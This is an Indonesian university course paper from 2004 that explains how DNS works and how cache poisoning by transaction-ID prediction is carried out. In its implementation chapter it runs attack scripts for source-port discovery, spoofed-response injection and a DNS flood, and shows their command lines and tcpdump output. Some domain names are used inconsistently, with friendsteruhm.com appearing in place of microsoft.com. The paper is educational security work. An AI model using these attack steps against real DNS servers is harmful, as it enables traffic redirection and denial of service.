

# Mekanisme dan Implementasi Cache Poisoning Pada DNS Server

Project Tugas Akhir  
Mata Kuliah EC-5010  
Keamanan Sistem Informasi

Oleh : Sandi Wijaya (13200088)



**DEPARTEMEN TEKNIK ELEKTRO  
INSTITUT TEKNOLOGI BANDUNG  
2004**

# **1. PENDAHULUAN**

## **1.1 LATAR BELAKANG**

Dalam teknologi internet sekarang ini, DNS merupakan jantung yang sangat berperan penting. Pengetahuan dan pengertian tentang DNS merupakan hal yang mutlak harus dimiliki oleh operator internet. Dalam jaringan internet, kejahatan dapat selalu terjadi pada setiap bagiannya dan tidak terkecuali kejahatan yang menyerang DNS. Oleh karena itu, makalah ini diharapkan dapat memberikan pengetahuan dasar mengenai DNS dan serangan-serangan yang dapat ditujukan kepada DNS.

## **1.2 TUJUAN**

Makalah ini bertujuan untuk memberikan pengetahuan dasar mengenai definisi dan cara kerja DNS dan juga mengetahui dan melakukan implementasi serangan-serangan terhadap DNS sebagai pembelajaran.

## **1.3 PERUMUSAN MASALAH**

Berdasarkan latar belakang, maka penulis membatasi dan merumuskan masalah:

1. Apakah definisi DNS.
2. Bagaimana serangan-serangan terhadap DNS.
3. Bagaimana implementasi dari serangan cache poisoning terhadap DNS.
4. Bagaimana proteksi terhadap serangan cache poisoning.

## **1.4 METODE PENELITIAN**

Pada penyusunan makalah ini dilakukan tahapan sebagai berikut :

1. Studi literatur  
Pada tahapan ini dilakukan dengan mempelajari buku, makalah, hasil penelitian yang berkaitan dengan pengertian dan serangan-serangan terhadap DNS.
2. Implementasi  
Pada tahapan ini, dilakukan implementasi serangan-serangan terhadap DNS.

## **1.5 SISTEMATIKA PENULISAN**

Makalah ini terbagi menjadi 6 bab yaitu :

- Bab 1 : Bab ini menjelaskan latar belakang dilakukannya penelitian, tujuan penelitian, perumusan masalah, metode penelitian, sistematika penulisannya.
- Bab 2 : Bab ini menjelaskan mengenai pengertian dasar dan cara kerja DNS.
- Bab 3 : Bab ini menjelaskan mengenai pengertian dasar serangan Cache Poisoning terhadap DNS.
- Bab 4 : Bab ini menjelaskan mengenai implementasi serangan Cache Poisoning terhadap DNS.
- Bab 5 : Bab ini menjelaskan cara menghadapi serangan Cache Poisoning.
- Bab 6 : Bab ini berisi mengenai referensi.

## 2. DNS

### 2.1 DEFINISI DNS

Sebelum Domain Name System (DNS), jaringan komputer menggunakan HOSTS files yang berisi informasi nama komputer dan alamat IPnya. File ini dikelola terpusat dan di tiap lokasi harus dibuat copy versi terbaru dari HOSTS files. Dengan penambahan 1 komputer di jaringan, maka kita harus copy versi terbaru ke setiap lokasi. Dengan peningkatan jaringan internet, hal ini makin merepotkan. Oleh karena itu DNS merupakan solusi untuk menggantikan fungsi HOSTS files.


DNS merupakan sistem database yang terdistribusi yang digunakan untuk pencarian nama komputer di jaringan yang menggunakan TCP/IP. DNS mempunyai kelebihan ukuran database yang tidak terbatas dan juga mempunyai performa yang baik. DNS merupakan aplikasi pelayanan di internet untuk menterjemahkan domain name ke alamat IP dan juga sebaliknya. DNS dapat dianalogikan sebagai pemakaian buku telepon dimana orang yang ingin kita hubungi, berdasarkan nama untuk menghubunginya dan menekan nomor telepon berdasarkan nomor dari buku telepon tersebut. Hal ini terjadi karena komputer bekerja berdasarkan angka, dan manusia lebih cenderung bekerja berdasarkan nama. Misalkan domain name yahoo.com mempunyai alamat IP 202.68.0.134, tentu mengingat nama komputer lebih mudah dibandingkan dengan mengingat alamat IP.

### 2.2 STRUKTUR DNS

Domain Name Space merupakan hirarki pengelompokan domain berdasarkan nama. Domain ditentukan berdasarkan kemampuan yang ada di struktur hirarki yang disebut level yang terdiri dari :

- Root-Level Domains : merupakan level paling atas di hirarki yang di ekspresikan berdasarkan periode dan dilambangkan oleh “.”.
- Top-Level Domains : berisi second-level domains dan hosts yaitu :
  - com : organisasi komersial, seperti IBM (ibm.com).
  - edu : institusi pendidikan, seperti U.C. Berkeley (berkeley.edu).
  - org : organisasi non profit, Electronic Frontier Foundation (eff.org).

- net : organisasi networking, NSFNET (nsf.net).
- gov : organisasi pemerintah non militer, NASA (nasa.gov).
- mil : organisasi pemerintah militer, ARMY (army.mil).
- xx : kode negara (id:Indonesia,au:Australia)



Gambar 2.1 Domain Name Space (diambil dari <http://www.ilmukomputer.com/umum/diding-dns.php>)


- **Second-Level Domains** : berisi host dan domain lain yang disebut subdomain. Contoh dapat dilihat pada gambar 1. Domain Wijaya, `wijaya.com` mempunyai komputer `server1.wijaya.com` dan subdomain `ws.wijaya.com`. Subdomain `ws.wijaya.com` juga mempunyai host `client1.ws.wijaya.com`.
- **Host Name** : domain name yang digunakan dengan host name akan menciptakan fully qualified domain name (FQDN) untuk setiap komputer. Contohnya, jika terdapat `filesserver1.wijaya.com`, `filesserver1` adalah host name dan `wijaya.com` adalah domain name.

## 2.3 SERVER NAMA dan ZONA

Program yang menyimpan informasi tentang domain name space disebut server nama (*name server*). Server nama biasanya mempunyai informasi yang lengkap mengenai bagian-bagian dari domain name space yang disebut zona (*zone*), yang biasanya diambil dari file atau dari Server nama lainnya. Server nama mempunyai otoritas

(*authority*) untuk zona tersebut, dan Server nama juga dapat mempunyai otoritas untuk banyak zona.

Perbedaan antara sebuah zona dan sebuah domain adalah penting. Semua top-level domain, dan banyak second-level domain dibagi menjadi unit-unit yang lebih kecil. Unit-unit tersebut disebut zona.



Gambar 2.2 Domain edu dibagi menjadi zona-zona (diambil dari <http://www.oreilly.com/catalog/dns3/chapter/ch02.html>)

Pada gambar diatas domain edu dibagi menjadi zona-zona, termasuk zona berkeley.edu, zona purdue.edu, dan zona nwu.edu. Bagian atas dari domain edu, juga terdapat zona edu. Domain delegation seperti mendelegasikan tugas-tugas. Seorang manajer dapat membagi proyek besar menjadi tugas-tugas yang lebih kecil dan mendelegasikan tanggung jawab untuk tiap tugas kepada karyawan yang berbeda.

## 2.4 RESOLVERS

Resolvers merupakan client yang mengakses Server nama. Umumnya resolver melakukan :

- Query sebuah server nama.
- Menginterpretasikan respon (dapat berupa *resource record* atau sebuah error).
- Mengirimkan kembali informasi kepada program yang memintanya.

Dalam BIND (Berkeley Internet Name Domain), implementasi UNIX untuk sebuah server DNS, resolver hanya merupakan sebuah set *library routines* yang menghubungkan kedalam program seperti telnet dan ftp. Bahkan hal ini bukan merupakan proses yang terpisah dengan menggabungkan sebuah query, mengirim dan menunggu sebuah jawaban, dan untuk mengirimkan kembali query yang tidak mendapat jawaban.


## 2.5 RESOLUSI

Server nama diadaptasi dari mengambil data dari domain name space. Server nama tidak hanya memberikan data mengenai zona-zona yang diotorisasi oleh mereka, tapi juga mencari kedalam domain name space untuk mencari data yang tidak dalam otoritas mereka. Proses ini disebut resolusi nama (*name resolution*) atau resolusi.

### 2.5.1 Root Name Server

Root Name Server mengetahui tempat server-server nama untuk tiap domain top-level. Dengan memberikan query mengenai sebuah nama domain, maka root name server dapat menyediakan nama-nama dan alamat-alamat server nama dari domain top level yang nama domainnya dicari. Dan server nama top-level dapat menyediakan list server-server nama yang berhubungan dengan domain second-level yang nama domainnya dicari. Tiap server nama yang diberikan query akan memberikan informasi cara untuk mendekati jawaban yang dicari, atau juga dapat menyediakan jawaban tersebut.


Root Name Server sangat penting dalam resolusi, maka DNS menyediakan mekanisme – seperti caching, yang akan dibahas dibawah – untuk membantu *offload* root name server. Tetapi dengan ketidakadaan dari informasi lain, resolusi harus dimulai dari root name server. Hal ini menyebabkan root name server sangat krusial bagi operasi DNS. Jika semua root name server internet tidak dapat dicapai dalam kisaran waktu tertentu, semua resolusi dalam internet akan gagal. Untuk menghindari hal ini, internet mempunyai tigabelas root name server yang tersebar pada jaringan.



Gambar 2.3 Resolusi dari girigiri.gbrmpa.gov.au di Internet (diambil dari DNS and BIND, O'Reilly & Assoc., Inc.)

Server nama lokal akan memberikan query kepada root name server untuk alamat girigiri.gbrmpa.gov.au dan merujuk ke server nama au. Server nama lokal akan bertanya kepada server nama au pertanyaan yang sama, dan merujuk ke server nama gov.au. Server nama gov.au akan merujuk server nama lokal ke server nama gbrmpa.gov.au. Terakhir, server nama lokal akan bertanya ke server nama gbrmpa.gov.au tentang alamatnya dan mendapatkan jawabannya.

1. Server Nama A menerima query dari resolver.
2. A mengquery B.
3. B merujuk A ke server nama lain, termasuk C.
4. A mengquery C.
5. C merujuk A ke server nama lain, termasuk D.
6. A mengquery D.
7. D memberikan jawaban.
8. A meneruskan jawaban ke resolver.




Gambar 2.4 Proses Resolusi (diambil dari DNS and BIND, O'Reilly & Assoc., Inc.)

### 2.5.2 Mapping Alamat ke Nama

Satu fungsi yang kurang dari proses resolusi adalah menjelaskan bagaimana alamat bisa di petakan kembali ke nama. Memetakan alamat ke nama dilakukan untuk menghasilkan keluaran yang dapat dibaca dan lebih cepat dimengerti. Dalam DNS, memetakan alamat ke nama tidak mudah. Data, termasuk alamat, dalam domain name space diberi indeks. Dengan memberikan nama domain, menemukan alamat relative mudah. Tetapi untuk menemukan nama domain dari alamat memerlukan pencarian yang jeli kepada data pada diagram pohon tiap nama domain. Solusi terbaik adalah menciptakan bagian dari domain name space yang menggunakan alamat-alamat sebagai label. Dalam domain name space internet, porsi dari name space ini adalah domain in-addr.arpa.

Titik pada domain in-addr.arpa diberi label setelah representasi dotted-octet dari alamat IP. Domain in-addr.arpa dapat memiliki 256 subdomain yang berhubungan dengan tiap nilai yang mungkin dalam oktet pertama dalam alamat IP. Setiap subdomain dapat mempunyai 256 subdomain lagi, berhubungan dengan nilai yang mungkin dari oktet kedua. Terakhir, pada level keempat, terdapat record sumber yang

terhubung pada oktet terakhir yang akan memberikan nama domain lengkap dari host atau jaringan dari alamat IP tersebut.



Gambar 2.5 domain addr.arpa (diambil dari dari DNS and BIND, O'Reilly & Assoc., Inc.)

Perlu diperhatikan bahwa saat membaca nama domain, alamat IP akan tampak mundur karena membaca dari ujung ke akarnya. Contohnya, jika alamat IP dari winnie.corp.hp.com adalah 15.16.192.152, maka subdomain dari in-addr.arpa nya adalah 152.192.16.15 yang akan memetakan kembali nama domain winnie.corp.hp.com.

## 2.6 CACHING

Proses resolusi keseluruhan terlihat sangat rumit, namun biasanya berlangsung cukup cepat. Kemampuan yang meningkatkan kecepatan ini disebut caching. Server-server nama akan meng-cache data-data untuk membantu meningkatkan kecepatan dari query. Jika sebuah resolver meng-query server nama untuk data domain nama yang diketahui oleh server nama tersebut, maka proses akan berjalan sedikit lebih cepat. Server nama dapat meng-cache jawaban yang akan meneruskan jawaban ke resolver.

### 3. ATTACKING DNS

#### 3.1 PENGERTIAN DASAR TEKNIK-TEKNIK SERANGAN TERHADAP DNS

Server-server DNS dapat diserang dengan menggunakan beberapa teknik, yaitu :

- Serangan buffer overflow untuk mendapatkan akses perintah ke server DNS atau merubah file-file dari zona.
- Serangan penyingkapan/penyadapan informasi seperti transfer antar zona.
- Serangan Cache poisoning sehingga cache dari DNS dikontaminasi oleh penyerang. Hal ini dilakukan dengan menggunakan prediksi ID transaksi atau query-query recursive.

Dalam teknik cache poisoning yang akan dijabarkan dibawah ini, diasumsikan server DNS targer adalah server BIND seperti mayoritas server DNS di internet.

#### 3.2 CACHE POISONING MENGGUNAKAN PREDIKSI ID TRANSAKSI

Misalkan saat sebuah klien dalam domain sa.com membuat permintaan untuk membuka www.microsoft.com, maka akan terjadi urutan peristiwa sebagai berikut :

1. Klien akan menghubungi server DNS dan meminta membuka www.microsoft.com. Query akan berisi informasi mengenai port UDP dari klien, alamat IP dan sebuah ID transaksi DNS.
2. Karena server DNS klien bukan merupakan *authoritative* untuk domain friendster.com akan melewati query-query recursive melalui server root DNS di internet dan menghubungi server DNS friendster dan mendapatkan jawaban untuk querynya.
3. Query yang berhasil ini kemudian diteruskan kembali kepada klien dan informasi ini di cache oleh kedua server nama sa.com dan klien.

Hal-hal penting yang dapat dicatat adalah :


- Dalam langkah ketiga, klien hanya dapat menerima informasi jika server DNS menggunakan port klien yang benar dan alamat sebagai tambahan kepada ID

transaksi DNS dalam langkah pertama. Ketiga informasi ini merupakan format pembuktian (*authentication*).

- Informasi dari `www.microsoft.com` di cache oleh kedua klien dan server untuk periode TTL (time to live) tertentu. Jika klien lain ingin bertanya kepada `ns1.sa.com` untuk membuka `www.microsoft.com` selama proses TTL ini maka server nama akan mengembalikan informasi dari cache dan tidak bertanya kepada `ns1.microsoft.com`.

Perbedaan kebutuhan dibuat dalam ID transaksi yang dipakai antara klien dan server nama dan ID transaksi antar server nama. Langkah-langkah diatas dapat disalahgunakan oleh penyerang untuk meletakkan informasi yang salah dalam cache `ns1.jugi.com`. Dalam ilustrasi dibawah ini, penyerang berusaha untuk memperkirakan ID transaksi selama proses komunikasi antar server nama. Yang dilakukan penyerang adalah :


- Mengirimkan permintaan resolusi dalam jumlah yang besar yang masing-masing di spoof dengan informasi IP asal yang berbeda-beda untuk `www.microsoft.com` kepada `ns1.sa.com`.
- `ns1.sa.com` akan mengirim tiap permintaan tersebut kepada server DNS dan `ns1.microsoft.com`. Maka server `ns1.sa.com` menunggu balasan yang banyak dari `ns1.microsoft.com`.
- Penyerang menggunakan proses menunggu ini untuk mengirimkan `ns1.sa.com` banyak balasan dari `ns1.microsoft.com`. Tiap balasan yang palsu tersebut mempunyai ID transaksi yang berbeda. Penyerang berharap untuk menebak ID transaksi yang tepat yang digunakan oleh kedua server nama tersebut.



Gambar 3.1 Serangan Poison DNS (diambil berdasarkan Attacking the DNS Protocol – Security Paper v2, ESA Certification, Sainstitute.org)

Jika penyerang berhasil maka informasi palsu tersebut akan disimpan dalam cache ns1.sa.com. Hal ini merupakan serangan terhadap hubungan server nama dan server nama yang akan mengakibatkan klien yang menggunakan server nama target akan mendapatkan informasi yang palsu. ID transaksi BIND berada dalam kisaran 1-65535.

Tiga informasi yang dibutuhkan agar query dapat diterima yaitu ID transaksi, IP sumber dan port sumber. Dengan mengetahui alamat IP sumber maka dapat diketahui alamat server nama yang di query. Yang sulit dicari adalah port sumber. Seringkali BIND akan menggunakan kembali port sumber yang sama untuk query dari klien yang sama. Maka, jika penyerang bekerja dari sebuah server nama, maka dia dapat meminta DNS untuk melihat hostname dari servernya dari server target dan saat paket query recursif datang, maka port sumber didapatkan.



Gambar 3.2 Serangan Poison DNS (diambil berdasarkan Attacking the DNS Protocol

– Security Paper v2, ESA Certification, Sainstitute.org)

## 4. IMPLEMENTASI CACHE POISONING

Pada bab 4 ini, akan dibahas mengenai implementasi dari serangan cache poisoning terhadap server DNS. Pada 4.1 merupakan implementasi serangan cache poisoning yang saya dapatkan dari studi literatur makalah Attacking the DNS Protocol – Security Paper v2, ESA Certification, Sainstitute.org. Pada 4.2 merupakan implementasi serangan cache poisoning yang saya lakukan dengan cara sendiri. Implementasi serangan-serangan ini dilakukan sebagai uji coba untuk pembelajaran.

### 4.1 CONTOH SERANGAN SERVER DNS

#### 4.1.1 Cache Poisoning Pada Server DNS

Pada uji coba serangan ini, asumsikan server nama target adalah ns1.sa.com (12.12.12.12) dan kita menginginkan untuk “meracuni” cachenya untuk mempercayai bahwa www.microsoft.com memiliki alamat IP 10.10.10.10 dan dengan harapan bahwa semua query yang akan datang dalam cache-nya akan terarah ke alamat 10.10.10.10. Dengan alamat server DNS dari microsoft.com adalah ns1.microsoft.com (13.13.13.13).

Skrip pertama dari serangan ini disebut [dns1.pl](http://www.sainstitute.org/articles/tools/Dns1.pl)<sup>1</sup> yang secara lengkap dapat dilihat dari <http://www.sainstitute.org/articles/tools/Dns1.pl>. Serangan ini harus dijalankan dari server nama otorisasi yang dikendalikan oleh penyerang untuk meng query server nama target untuk sebuah hostname yang di otorisasi oleh mesin penyerang. Dalam contoh ini, skrip dijalankan dari ns1.happydays.com dan penyerang meng query server nama target untuk www.happydays.com :

```
dns1.pl 12.12.12.12 www.happydays.com
source port: 54532
```

Dengan demikian maka kita mendapatkan port sumber. Skrip kedua yang ditulis oleh Ramon Izaguirre disebut [hds0.pl](http://www.sainstitute.org/articles/tools/Hds0.pl)<sup>2</sup> (<http://www.sainstitute.org/articles/tools/Hds0.pl>) yang menjalankan serangan :

```
./hds0.pl 13.13.13.13 12.12.12.12 54532 www.microsoft.com 10.10.10.10
(ns1.friendster.com) (ns1.sa.com) (source port) (spooftargets)
```

Untuk mengetahui apakah serangan berhasil, maka query server nama target :  
dig @12.12.12.12 www.microsoft.com

www.microsoft.com 86400 IN A 10.10.10.10

Dalam kasus diatas, www.microsoft.com dialihkan ke 10.10.10.10, maka serangan berhasil. Jika serangan tidak berhasil dan didapatkan alamat IP yang tepat dari www.microsoft.com, maka kita harus menunggu durasi TTL sampai selesai dalam cache sebelum dapat dicoba lagi. Hal ini terjadi seperti karena domain dari friendster.com mempunyai lebih dari satu server DNS, bahkan mungkin juga mempunyai sebuah server ns2.microsoft.com. Penyerang tidak mengetahui server DNS yang mana dari domain target yang akan diquery.

#### 4.1.2 Serangan DoS Pada DNS

Untuk membuat denial of service pada sebuah server DNS, dapat digunakan skrip [dnsflood.pl](http://www.sainstitute.org/articles/tools/Dnsflood.pl)<sup>3</sup> ( <http://www.sainstitute.org/articles/tools/Dnsflood.pl> ). DNSflood berkerja dengan mengirimkan ribuan request/permintaan DNS, yang menyebabkan server menjadi sibuk dan menghasilkan respon yang menjadi melambat. Contoh dibawah merupakan contoh dnsflood yang dijalankan dari satu mesin dan server DNS di query dari mesin lain.

Pertama kali penyerang menjalankan skrip :

```
[root@fanta dns]# perl dnsflood.pl 128.1.1.100
attacked: 128.1.1.100...
```

Dibawah ini merupakan keluaran tcpdump dari mesin yang menyerang dengan tipe paket DNS yang dikirm berbeda-beda, yang masing-masing memiliki port sumber yang berbeda :

```
[root@fanta /root]# tcpdump -vvv -X dst port 53
tcpdump: listening on eth0
18:55:53.618983 42.95.39.205.domain > 128.1.1.100.domain: 35698+[[domain] (ttl 64,
id 1565, len 108)
0x0000 4500 006c 061d 0000 4011 a0d3 2a5f 27cd E..l....@...*_'.
0x0010 8001 0164 0035 0035 0058 f00f 8b72 0100 ...d.5.5.X...r..
0x0020 0001 0000 0000 0000 3a63 6b6c 7266 6969 .....:cklrfii
0x0030 7363 6d61 7362 scmasb
18:55:53.621071 95.10.15.152.domain > 128.1.1.100.domain: 35699+[[domain] (ttl 64,
id 1565, len 109)
0x0000 4500 006d 061d 0000 4011 845c 5f0a 0f98 E..m....@..\_...
0x0010 8001 0164 0035 0035 0059 3fbf 8b73 0100 ...d.5.5.Y?...s..
0x0020 0001 0000 0000 0000 3b63 6b6c 7266 6969 .....:cklrfii
0x0030 7363 6d61 7362 scmasb
```

Untuk menilai dampak dari serangan ini penyerang dari mesin lain pertama kali membersihkan cache lokalnya dan meng-query server nama target. Membersihkan cache lokal akan memastikan resolver mendapatkan informasi dari server dan bukan lokal.

```
D:\>ipconfig /flushdns
Windows IP Configuration
Successfully flushed the DNS Resolver Cache.
D:\>nslookup
DNS request timed out.
timeout was 2 seconds.
*** Can't find server name for address 128.1.1.100: Timed out
*** Default servers are not available
Default Server: UnKnown
Address: 128.1.1.100
> ms2.sa.com
Server: UnKnown
Address: 128.1.1.100
DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
timeout was 2 seconds.
